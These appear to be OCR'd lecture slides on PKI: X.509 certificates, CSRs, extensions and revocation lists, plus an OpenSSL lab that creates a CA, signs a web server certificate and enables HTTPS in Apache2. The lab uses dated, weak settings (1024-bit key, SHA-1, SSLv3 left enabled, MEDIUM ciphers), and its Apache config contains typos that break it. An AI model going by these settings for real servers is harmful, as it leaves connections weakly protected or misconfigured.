
Signed($RAND_{alice}$)

OK, I have Bob's public key and $RAND_{alice,}$
I can verify Bob's signature

Public Key Infrastructure

- A PKI consists of the protocols, the policies and the cryptographic mechanism used to manage the management of public key certificate
  - Creation, distribution, revocation, etc…
- A PKI requires the definition of:
  - Certificate format
  - Relationship among CAs
  - Mechanisms and policies for issuing and revoking certificate
  - Storage services
- Typical certificate format: X.509

X.509 format (high level)



X.509 certificate: real example

facebook

```
marlon@ubuntu:~/Desktop$ openssl x509 -in www.facebook.com
-----BEGIN CERTIFICATE-----
MIIGMjCCBRqgAwIBAgIQDG/IWVf6H1/JZyyf5lzb5jANBgkqhkiG9w0BAQUFADBm
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
d3cuZGlnaWNlcnQuY29tMSUwIwYDVQQDExxEaWdpQ2VydCBIaWdoIEFzc3VyYW5j
ZSBDQS0zMB4XDTEwMTExNTAwMDAwMFoXDTEzMTIwMjIzNTk1OVowajELMAkGA1UE
BhMCVVMxEzARBgNVBAgTCkNhbGlmb3JuaWExEjAQBgNVBAcTCVBhbG8gQWx0bzEX
MBUGA1UEChMORmFjZWJvb2ssIEluYy4xGTAXBgNVBAMTEHd3dy5mYWNlYm9vay5j
b20wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMHffWNBvcTk+mUzE3jVYjeW
p2HzsZa/I466h6ftB/neLeuox7ytd6ZejQMDNuNN99Dxq2byty4zFr4mD11BFn//
twCe+g6ZFWxSGtcKxq375AciP9sEpLZppe3Wh7aIxYP16Maz/8AOH52jhXDtonYU
e3A+77BCCzjWggAj3WN1AgMBAAGjggNaMIIDVjAfBgNVHSMEGDAWgBRQ6nOJ2yn7
EI+e5QEg1N55mUiD9zAdBgNVHQ4EFgQUqldKM7bs1W6BE6Y2XvR7Q1jzj0QwKQYD
VR0RBCIwIIIQd3d3LmZhY2Vib29rLmNvbYIMZmFjZWJvb2suY29tMHsGCCsGAQUF
BwEBBG8wbTAkBggrBgEFBQcwAYYYaHR0cDovL29jc3AuZGlnaWNlcnQuY29tMEUG
CCsGAQUFBzAChjlodHRwOi8vY2FjZXJ0cy5kaWdpY2VydC5jb20vRGlnaUNlcnRI
aWdoQXNzdXJhbmNlQ0EtMy5jcnQwDgYDVR0PAQH/BAQDAgWgMAwGA1UdEwEB/wQC
MAAwZQYDVR0fBF4wXDAsoCqgKIYmaHR0cDovL2NybDMuZGlnaWNlcnQuY29tL2Nh
My0yMDEwaS5jcmwwLKAqoCiGJmh0dHA6Ly9jcmw0LmRpZ2ljZXJ0LmNvbS9jYTMt
MjAxMGkuY3JsMIIBxgYDVR0gBIIBvTCCAbkwggG1BgtghkgBhv1sAQMAATCCAaQw
OgYIKwYBBQUHAgEWLmh0dHA6Ly93d3cuZGlnaWNlcnQuY29tL3NzbC1jcHMtcmVw
b3NpdG9yeS5odG0wggFkBggrBgEFBQcCAjCCAVYeggFSAEEAbgB5ACAAdQBzAGUA
IABvAGYAIAB0AGgAaQBzACAAQwBlAHIAdABpAGYAaQBjAGEAdABlACAAYwBvAG4A
cwB0AGkAdAB1AHQAZQBzACAAYQBjAGMAZQBwAHQAYQBuAGMAZQAgAG8AZgAgAHQA
aABlACAARABpAGcAaQBDAGUAcgB0ACAAQwBQAC8AQwBQAFMAIABhAG4AZAAgAHQA
aABlACAAUgBlAGwAeQBpAG4AZwAgAFAAYQByAHQAeQAgAEEAZwByAGUAZQBtAGUA
bgB0ACAAdwBoAGkAYwBoACAAbABpAG0AaQB0ACAAbABpAGEAYgBpAGwAaQB0AHkA
IABhAG4AZAAgAGEAcgBlACAAaQBuAGMAbwByAHAAbwByAGEAdABlAGQAIABoAGUA
cgBlAGkAbgAgAGIAeQAgAHIAZQBmAGUAcgBlAG4AYwBlAC4wHQYDVR0lBBYwFAYI
KwYBBQUHAwEGCCsGAQUFBwMCMA0GCSqGSIb3DQEBBQUAA4IBAQAlM16QP60C/t6S
0p4S9+8Wao26ZqBarmZ2vEoSE+OS1vcPlLwBlSDo8P2sZt4kGK/uor9fo+xectYg
GtLGjwcNev+lj30Hf06ZgQBqjYCnjcAAFsUd2AY39+wD6KK0QFyVdQwUAdF1p1aY
8DggH3cVeau14wQKd8nDtZlXdk8ObncaYTdvmrpTUT9RPpXAtMQgl+kmE0DDGeRB
2Sb3OUvyoaTDtQXFvuJlhcspgGHW14e6yCX+hXG70mZjUkkLHWqAYkM8J/w8Khwu
gqeCEJjrS1oyfLGPXDkAxC9xtb3+v2DdAEOj8xCWg/hvleSrYh1SBXmU1zHyHHVE
yieOb6nD
-----END CERTIFICATE-----
```

X.509 certificate: real example

Version: 3 (0x2)
Serial Number:
0c:6f:c8:59:57:fa:1f:5f:c9:67:2c:9f:e6:5c:db:e6
Signature Algorithm: sha1WithRSAEncryption
Issuer: C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert High Assurance CA-3
Validity
Not Before: Nov 15 00:00:00 2010 GMT
Not After : Dec 2 23:59:59 2013 GMT
Subject: C=US, ST=California, L=Palo Alto, O=Facebook, Inc., CN=www.facebook.com
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:c1:df:7d:63:41:bd:c4:e4:fa:65:33:13:78:d5: **(... cut...)** 0b:38:d6:82:00:23:dd:63:75
Exponent: 65537 (0x10001)

X509v3 extensions: **(cut)**
X509v3 Subject Key Identifier:
AA:57:4A:33:B6:EC:D5:6E:81:13:A6:36:5E:F4:7B:43:58:F3:8F:44
X509v3 Subject Alternative Name:
DNS:www.facebook.com, DNS:facebook.com
X509v3 Key Usage: critical
Digital Signature, Key Encipherment
X509v3 Basic Constraints: critical
CA:FALSE
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication

Signature Algorithm: sha1WithRSAEncryption
25:33:5e:90:3f:ad:02:fe:de:92:d2:9e:12:f7:ef:16:6a:8d: **(... cut...)** 8e:6f:a9:c3

Certificate Signing Request

- A certificate signing request (also CSR or certification request) is a message sent from an applicant to a certificate authority in order to apply for a digital identity certificate
- The most common format for CSRs is the PKCS#10 specification
- Operations:
  - the applicant first generates a key pair, keeping the private key secret
  - the applicant generates a CSR contains information identifying herself (X.509 subject field), optional X.509 extensions (e.g. key usage: RSA authentication for web servers) and the public key chosen by the applicant
  - The CSR may be accompanied by other credentials or proofs of identity required by the certificate authority, and the certificate authority may contact the applicant for further information

X509v3 extensions

- An X.509 v3 certificate contains an extension field that permits any number of additional fields to be added to the certificate

- Certificate extensions provide a way of adding information such as alternative subject names and usage restrictions to certificates

Some standard extensions

- **Authority Key Identifier**
  - The authority key identifier extension provides a means of identifying the public key corresponding to the private key used to sign a certificate
- **Subject Key Identifier**
  - The subject key identifier extension provides a means of identifying certificates that contain a particular public key
- **Key Usage**
  - The key usage extension defines the purpose (e.g., encipherment, signature, certificate signing) of the key contained in the certificate.
  - digitalSignature, nonRepudiation, contentCommitment, keyEncipherment , dataEncipherment, keyAgreement, keyCertSign, cRLSign, encipherOnly, decipherOnly
- **Subject Alternative Name**
  - The subject alternative name extension allows identities to be bound to the subject of the certificate. These identities may be included in addition to or in place of the identity in the subject field of the certificate
- **Extended Key Usage**
  - This extension indicates one or more purposes for which the certified public key may be used, in addition to or in place of the basic purposes indicated in the key usage extension.
  - TLS WWW server authentication, TLS WWW client authentication, Signing of downloadable executable code, Email protection, Timestamping

See http://tools.ietf.org/html/rfc5280 for the complete list

Certificate Revocation List

- Various circumstances may cause a certificate to become invalid prior to the expiration of the validity period
  - change of name, change of association between subject and CA (e.g., an employee terminates employment with an organization), and compromise or suspected compromise of the corresponding private key.
- Under such circumstances, the CA needs to revoke the certificate
- CA periodically issuing a signed data structure called a certificate revocation list (CRL)
- A CRL is a time-stamped list identifying revoked certificates that is signed by a CA or CRL issuer and made freely available in a public repository.
- When a certificate-using system uses a certificate that system not only checks the certificate signature and validity but also acquires a suitably recent CRL and checks that the certificate serial number is not on that CRL.
- Advantage: CRLs may be distributed by exactly the same means as certificates themselves, namely, via untrusted servers and untrusted communications.
- One limitation: time granularity of revocation is limited to the CRL issue period.

CRL example

```
Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: /C=US/O=VeriSign, Inc./OU=VeriSign Trust Network/OU=Terms of use at https://www.verisign.com/rpa (c)04/CN=VeriSign
Class 3 Code Signing 2004 CA
        Last Update: Apr 16 21:00:01 2013 GMT
        Next Update: Apr 26 21:00:01 2013 GMT
Revoked Certificates:
    Serial Number: 0100E327CDC8D80E5F8C3D9D74D67BD8
        Revocation Date: Apr 11 09:53:52 2006 GMT
    Serial Number: 0100FCC2A0CD5DD0C6D36EB564C55E93
        Revocation Date: Dec 10 18:07:34 2004 GMT
    Serial Number: 010642D833388AE94906A89BDA5A135A
        Revocation Date: May 22 20:25:03 2006 GMT
    Serial Number: 0112135685183DDF2698DD70F54B5FFE
        Revocation Date: Dec 23 17:35:14 2004 GMT
    Serial Number: 012466647BD00FA2EBC4ACDB125A4B49
        Revocation Date: Jul 27 18:21:05 2005 GMT
    Serial Number: 01270B1F50C703546BFE14AB93692B9B
        Revocation Date: Nov 14 11:47:04 2008 GMT
    Serial Number: 012A6DC9A9D8E1F01BE424EE65B76977
        Revocation Date: Jan 13 16:28:26 2005 GMT
    Serial Number: 0134D37F26F1F593EF97280D56F56244
        Revocation Date: Jul 17 18:43:18 2006 GMT
    Serial Number: 013EC6686061D86E5A4D93564950B1C7
        Revocation Date: Oct 27 22:28:50 2006 GMT
    Serial Number: 013FA1A72104BDEF8B945AAD0625DEAF
[CUT]
    Signature Algorithm: sha1WithRSAEncryption
        66:4d:80:b8:fc:4b:75:22:d1:6e:79:26:c0:d3:39:29:83:7a:
        6a:bc:36:50:6c:1b:dc:79:f0:f3:a9:ec:16:86:6e:04:0d:34:
        07:5e:06:59:6f:1d:b3:c2:b7:b4:66:ee:0c:23:3b:2e:00:0c:
        8c:c6:2f:9e:67:4f:63:d2:8e:e3:e4:9b:51:7e:ca:55:9c:f2:
        10:a2:07:dc:fd:c8:8c:f1:13:79:45:77:74:83:07:b5:c5:76:
        54:fb:4f:19:79:73:25:5d:6d:ac:b4:3b:c3:53:d3:3f:a9:93:
        b5:43:ca:d4:4f:96:86:78:95:36:7e:e5:06:fd:6d:d2:7d:c1:
        68:6f:82:24:88:91:8b:10:bd:09:7b:a6:f9:73:22:01:ce:ad:
        0a:90:63:13
[CUT]
```

Let’s build our own certification authority

OPENSSL X509 TUTORIAL

OpenSSL

- OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL v2/ v3) and Transport Layer Security (TLS v1) network protocols and related cryptography standards required by them
  - www.openssl.org
- Main component
  - Cryptography library: `libcrypto`
  - SSL/TLS protocol library: `libssl`
  - `openssl` program
- The openssl program is a command line tool for using the various cryptography functions of OpenSSL's crypto library from the shell. It can be used for
  - Creation and management of private keys, public keys and parameters
  - Public key cryptographic operations
  - Creation of X.509 certificates, CSRs and CRLs
  - Calculation of Message Digests
  - Encryption and Decryption with Ciphers
  - SSL/TLS Client and Server Tests
  - Handling of S/MIME signed or encrypted mail
  - Time Stamp requests, generation and verification

Create a CA and sign certificate request with openssl

- Typical workflow
  1. Generate the RSA key pair for our CA
  2. Create a self-signed certificate for our CA
  3. Generate the RSA key pair for the web server
  4. Generate a CSR for the web server
  5. Sign the CSR with the CA private key

- Very simple Lab-pki
  - Create the CA and issue the certificates (single level certification ROOT_CA→certificate) with openssl from the host machine
  - Create a netikit lab (Lab9-pki) with just one VM (with a TAP 10.0.0.1,10.0.0.2) that will be our test web server
  - Setup Apache2 for a HTTPS website

Create the CA keys

Prepare our CA folder and the serial number file

```
marlon@marlon-vmxbn:~/Labs$ mkdir cgrlCA
marlon@marlon-vmxbn:~/Labs$ cd cgrlCA/
marlon@marlon-vmxbn:~/Labs/cgrlCA$ echo -e "01\n" > serial
```

Create the CA key pair

```
marlon@marlon-vmxbn:~/Labs/cgrlCA$ openssl genrsa -out ca.key 2048
Generating RSA private key, 2048 bit long modulus
.................................+++
........+++
e is 65537 (0x10001)
```

Generate the CA self signed certificate

This command will create a self signed certificate, i.e. a certificate where the issuer and the subject are the same entities

```
marlon@marlon-vmxbn:~/Labs/cgrlCA$ openssl req -new -x509 -days
3650 -key ca.key -out ca.crt
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:Rome
Organization Name (eg, company) [Internet Widgits Pty Ltd]:cgrlCA
Organizational Unit Name (eg, section) []:
Common Name (eg, YOUR name) []:cgrl-cert-authority
Email Address []:ca@cgrl.edu
```

Let's take a look at our first certificate

```
marlon@marlon-vmxbn:~/Labs/cgrlCA$ openssl x509 -in ca.crt -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            b6:ef:85:6f:71:e5:68:bb
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=IT, ST=Some-State, L=Rome, O=cgrlCA, CN=cgrl-cert-authority
                                                        emailAddress=ca@cgrl.edu
        Validity
            Not Before: May 24 10:44:00 2012 GMT
            Not After : May 22 10:44:00 2022 GMT
        Subject: C=IT, ST=Some-State, L=Rome, O=cgrlCA, CN=cgrl-cert-authority/
                                                        emailAddress=ca@cgrl.edu
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:a1:2c:f1:bf:a2:af:4a:3a:6e:f7:e7:13:b5:42:
                    32:4c:2c:d2:3b:0f:09:68:d6:67:6e:af:05:23:a8:
                    59:eb:ef:85:19:7c:75:18:
```

Cut!


Let's make the web server keys and CSR

Create the subject's (i.e. our web server) key pair

```
marlon@marlon-vmxbn:~/Labs/cgrlCA$ openssl genrsa -out server.key 1024
Generating RSA private key, 1024 bit long modulus
.++++++
.....................................................................++++++
e is 65537 (0x10001)
```

Create the subject's CSR. This certificate will be signed with the CA's private key

```
marlon@marlon-vmxbn:~/Labs/cgrlCA$ openssl req -new -key server.key -out
server.csr

Country Name (2 letter code) [AU]:IT
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:Rome
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (eg, YOUR name) []:testssl.cgrl.edu
Email Address []:testssl@cgrl.edu
```



This has to be
The web site FQDN

CSR signing

This command will sign the CSR with the CA's private key

```
marlon@marlon-vmxbn:~/Labs/cgrlCA$ openssl x509 -req -in server.csr -out
server.crt -sha1 -CA ca.crt -CAkey ca.key -CAserial serial -days 3650
Signature ok
subject=/C=IT/ST=Some-State/L=Rome/O=Internet Widgits Pty Ltd/
CN=testssl.cgrl.edu/emailAddress=testssl@cgrl.edu
Getting CA Private Key
```

Dump the signed certificate

```
marlon@marlon-vmxbn:~/Labs/cgrlCA$ openssl x509 -in server.crt -text -noout
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 3 (0x3)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=IT, ST=Some-State, L=Rome, O=cgrlCA, CN=cgrl-cert-authority/
                                                    emailAddress=ca@cgrl.edu
        Validity
            Not Before: May 24 10:50:25 2012 GMT
            Not After : May 22 10:50:25 2022 GMT
        Subject: C=IT, ST=Some-State, L=Rome, O=Internet Widgits Pty Ltd,
                              CN=testssl.cgrl.edu/emailAddress=testssl@cgrl.edu
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
```

Adding X509v3 extensions

When you sign a certificate set the following two options:

```
-extfile [file_name]
-extensions [section_name]
```

In opnessl configuration file (in /etc/ssl/openssl.conf) we already have 4 standard section defined:

```
usr_cert, v3_req, v3_ca, crl_ext
```

In addition, you can define extra sections

```
[ section_name ]
Option1=valye
OptionN=value
```

See https://www.openssl.org/docs/apps/x509v3_config.html for extensions

```
marlon@marlon-vmxbn:~/Labs/CA$ openssl x509 -req -in server.csr -out
server.crt -sha1 -CA ca.crt -CAkey ca.key -CAserial serial -days 3650 -
extfile /etc/ssl/openssl.conf -extensions usr_cert
Signature ok
subject=/C=IT/ST=Some-State/L=Rome/O=Internet Widgits Pty Ltd/
CN=testssl.cgrl.edu/emailAddress=testssl@cgrl.edu
Getting CA Private Key
```

How to protect our web server

HTTPS SERVER WITH APACHE2

Let's configure Apache2

We are going to create a virtual host for the website "testssl.cgrl.edu" in the netkit lab "Lab9-pki"

Configuration file, keys and certificate already in server:root/
Webserver media file and index.html in server:/var/www/testssl

Set-up everything properly before enabling the new site

- Configuration file testssl.cgrl.edu goes into /etc/apache2/site-available
- Keys and Certificate in the proper directory (see the conf file)

Run the following commands:

```
server# a2ensite testssl.cgrl.edu

server# a2enmod ssl

server# /etc/init.d/apache2 start
```

Enable our HTTPS web site


Enable Apache2 SSL module

Start Apache2
(or "restart" if already up)

testssl.cgrl.edu config file

```
IfModule mod_ssl.c>
<VirtualHost _default_:443>
DocumentRoot "/var/www/testssl"

ServerName testssl.cgrl.edu:443
ServerAdmin testssl@cgrl.edu

SSLEngine On
SSLCipherSuite HIGH:MEDIUM
SSLProtocol all -SSLv2
SSLCertificateFile /etc/apache2/ssl/server.crt
SSLCertificateKeyFile /etc/apache2/ssl/server.key
SSLCertificateChainFile /etc/apache2/ssl/ca.crt
SSLCACertificateFile /etc/apache2/ssl/ca.crt

<Directory "/var/www/testssl">
        Options Indexes
        AllowOverride None
        Allow from from all
        Order allow,den
</Directory>
</VirtualHost>
</IfModule>
```


Connect to the server



